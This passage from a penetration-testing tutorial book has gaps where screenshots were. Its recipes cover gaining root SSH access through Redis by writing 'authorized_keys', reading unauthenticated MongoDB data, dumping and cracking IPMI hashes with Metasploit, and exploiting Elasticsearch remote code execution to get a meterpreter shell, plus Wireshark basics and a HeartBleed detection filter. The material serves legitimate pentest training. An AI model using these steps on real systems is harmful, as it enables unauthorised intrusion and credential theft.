
```
config get dir
```

11. Now we change our directory to `/root/.ssh/`:

    config set dir /root/.ssh/

12. Next, we change the name of our file using `set dbfilename "authorized_keys"` and save using save:

13. Let's try to SSH into the server now. We see that we are root:



Say no to SQL – owning MongoDBs

MongoDB is a free open source cross-platform database program. It uses JSON-like documents with schemas. The default security configuration of MongoDB allows anyone to access data unauthenticated. In this recipe, we will see how to exploit this vulnerability.

Getting ready


MongoDB runs on port `27017` by default. To access MongoDB, we need to download and install the MongoDB client. There are multiple clients available; we will use Studio-3T, which can be downloaded from `https://studio3t.com/`.

How to do it...

Follow the steps to learn about it:

1. Once installed, we open the app and choose **Connect**.
2. In the window that opens up, we click on a new connection:

3. Then, we choose a name, enter the IP address in the **Server** field, and click on **Save**:



4. Next, we simply select the database we just added from the list and click on **Connect**. On successful connection, the database names will be displayed on the left-hand side and data will be displayed on the right-hand side.

Embedded device hacking

Intelligent Platform Management Interface (**IPMI**) is a technology that gives administrators almost total control over remotely deployed servers.

IPMI may be found in most of the corporates while doing pentest. In this recipe, we will see how vulnerabilities in IPMI devices can be found.

How to do it...


To learn about IPMI follow the given steps:

1. We start Metasploit:

2. We search for IPMI-related exploits using this command:

```
search ipmi
```

The following screenshot shows the output for the preceding command:




3. We will use the **IPMI 2.0 RAKP Remote SHA1 Password Hash Retrieval** vulnerability; we choose the auxiliary. There are multiple exploits, such as CIPHER Zero, which can be tried as well:

```
use auxiliary/scanner/ipmi/ipmi_dumphashes
```

4. Next, in order to see the options, we type this:


```
show options
```

The following screenshot shows the output for the preceding command:



5. Here, we see that the auxiliary automatically attempts to crack the hashes it retrieves.

   We set RHOSTS and run. On successful exploitation, we will see the hashes retrieved and cracked:



Elasticsearch exploit


Sometimes while doing a pentest, we may also come across some of the services running on various port numbers. One such service is what we will cover in this recipe. Elasticsearch is a Java-based open source search enterprise engine. It can be used to search any kinds of documents in real time.

In 2015, an RCE exploit came for Elasticsearch, which allowed hackers to bypass the sandbox and execute remote commands. Let's see how it can be done.

How to do it...

The following steps demonstrate the exploitation of Elasticsearch:


1. The default port is `9200` for Elasticsearch. We start the Metasploit console:



2. We search for the Elasticsearch exploit using this command:

```
search elasticsearch
```

The following screenshot shows the output for the preceding command:



3. We choose the exploit in this case:

```
use exploit/multi/elasticsearch/search_groovy_script
```

The following screenshot shows the output for the preceding command:

4. We set RHOST using the `set RHOST x.x.x.x` command:

5. We run the following command:

```
run
```

6. We have our meterpreter session ready.

See also

- The *Exploring the msfconsole* recipe

Good old Wireshark

Wireshark is the world's most used network protocol analyzer. It is free and open source. It is mostly used for network troubleshooting and analysis. In this recipe, you will learn some basic things about Wireshark and how we can use it to analyze the network traffic in order to find out what information is actually flowing through our network.


Getting ready

Kali already has the tool preinstalled, so let's look at how to run it!

How to do it...


The following steps demonstrate the use of Wireshark:

1. Wireshark can be opened using the `Wireshark` command:



2. We select the interface we want to capture traffic on:

3. Then, we click on **Start**. Display filters are used to see general packet filtering while capturing the network traffic. For example: `tcp.port eq 80` as shown in the following screenshot:




Filter: tcp.port eq 80 | Expression... Clear Apply Save


No.	Time	Source	Destination	Protocol	Length	Info
297	282.2324200(	192.168.200.146	117.18.237.29	TCP	74	52172→80
298	282.2516730(	117.18.237.29	192.168.200.146	TCP	60	80→52172
299	282.2517220(	192.168.200.146	117.18.237.29	TCP	54	52172→80
300	282.2521340(	192.168.200.146	117.18.237.29	OCSP	500	Request
301	282.2523100(	117.18.237.29	192.168.200.146	TCP	60	80→52172
302	282.2762560(	117.18.237.29	192.168.200.146	OCSP	850	Response
303	282.2762830(	192.168.200.146	117.18.237.29	TCP	54	52172→80
345	285.7806120(	192.168.200.146	216.58.220.195	TCP	74	37755→80
346	285.7978700(	216.58.220.195	192.168.200.146	TCP	60	80→37755
347	285.7979610(	192.168.200.146	216.58.220.195	TCP	54	37755→80
350	285.8194370(	192.168.200.146	216.58.220.195	TCP	74	37756→80
351	285.8196680(	192.168.200.146	216.58.220.195	TCP	74	37757→80
352	285.8370870(	216.58.220.195	192.168.200.146	TCP	60	80→37756
353	285.8371300(	192.168.200.146	216.58.220.195	TCP	54	37756→80
354	285.8374680(	192.168.200.146	216.58.220.195	HTTP	532	GET / HTT
355	285.8376070(	216.58.220.195	192.168.200.146	TCP	60	80→37756
356	285.8394370(	216.58.220.195	192.168.200.146	TCP	60	80→37757
357	285.8394640(	192.168.200.146	216.58.220.195	TCP	54	37757→80
358	285.9557240(	216.58.220.195	192.168.200.146	HTTP	898	HTTP/1.1

4. Applying the filter will show only the traffic on port `80`. If we want to view requests only from a particular IP, we select the request and right-click on it.


5. Then, we navigate to **Apply as Filter** | **Selected**:




6. And we see that the filter has been applied:




7. Sometimes, we may want to look at the communication happening between two hosts at the TCP level. Following the TCP stream is a feature that allows us to view all the traffic from A to B and B to A. Let's try to use it. From the menu, we choose **Statistics** and then we click on **Conversations**:



8. In the window that opens, we switch to the TCP tab. Here, we can see a list of IPs and the packets transferred between them. To view the TCP stream, we select one of the IPs and click on **Follow Stream**:




9. Here, we can see the data that was transferred via TCP:



10. Capture filters are used to capture traffic specific to the filter applied; for example, if we only want to capture data from a particular host, we use the host `x.x.x.x`.

11. To apply a capture filter, we click on **Capture Options** and in the new window that opens we will see a field named **Capture Options**. Here, we can enter our filters:



12. Suppose we are investigating an exploitation of HeartBleed in the network. We can use the following capture filter to determine whether HeartBleed was exploited or not:

```
tcp src port 443 and (tcp[((tcp[12] & 0xF0) >> 4 ) * 4] = 0x18)
and (tcp[((tcp[12] & 0xF0) >> 4 ) * 4 + 1] = 0x03) and
(tcp[((tcp[12] & 0xF0) >> 4 ) * 4 + 2] < 0x04) and
((ip[2:2] - 4 * (ip[0] & 0x0F) - 4 * ((tcp[12] & 0xF0) >> 4) > 69))
```

There's more...

Here are the links that will be helpful, and they contain a list of all filters in Wireshark. These filters can come in handy when performing in-depth packet analysis:

- `https://wiki.wireshark.org/CaptureFilters`
- `https://wiki.wireshark.org/FrontPage`

This is Sparta!

Sparta is a GUI-based Python tool that is useful for infrastructure pentesting. It helps in scanning and enumeration. We can even import nmap outputs here. Sparta is very easy to use and automates a lot of information gathering and makes the process easier. In this recipe, you will learn how to use the tool to perform various scans on the network.

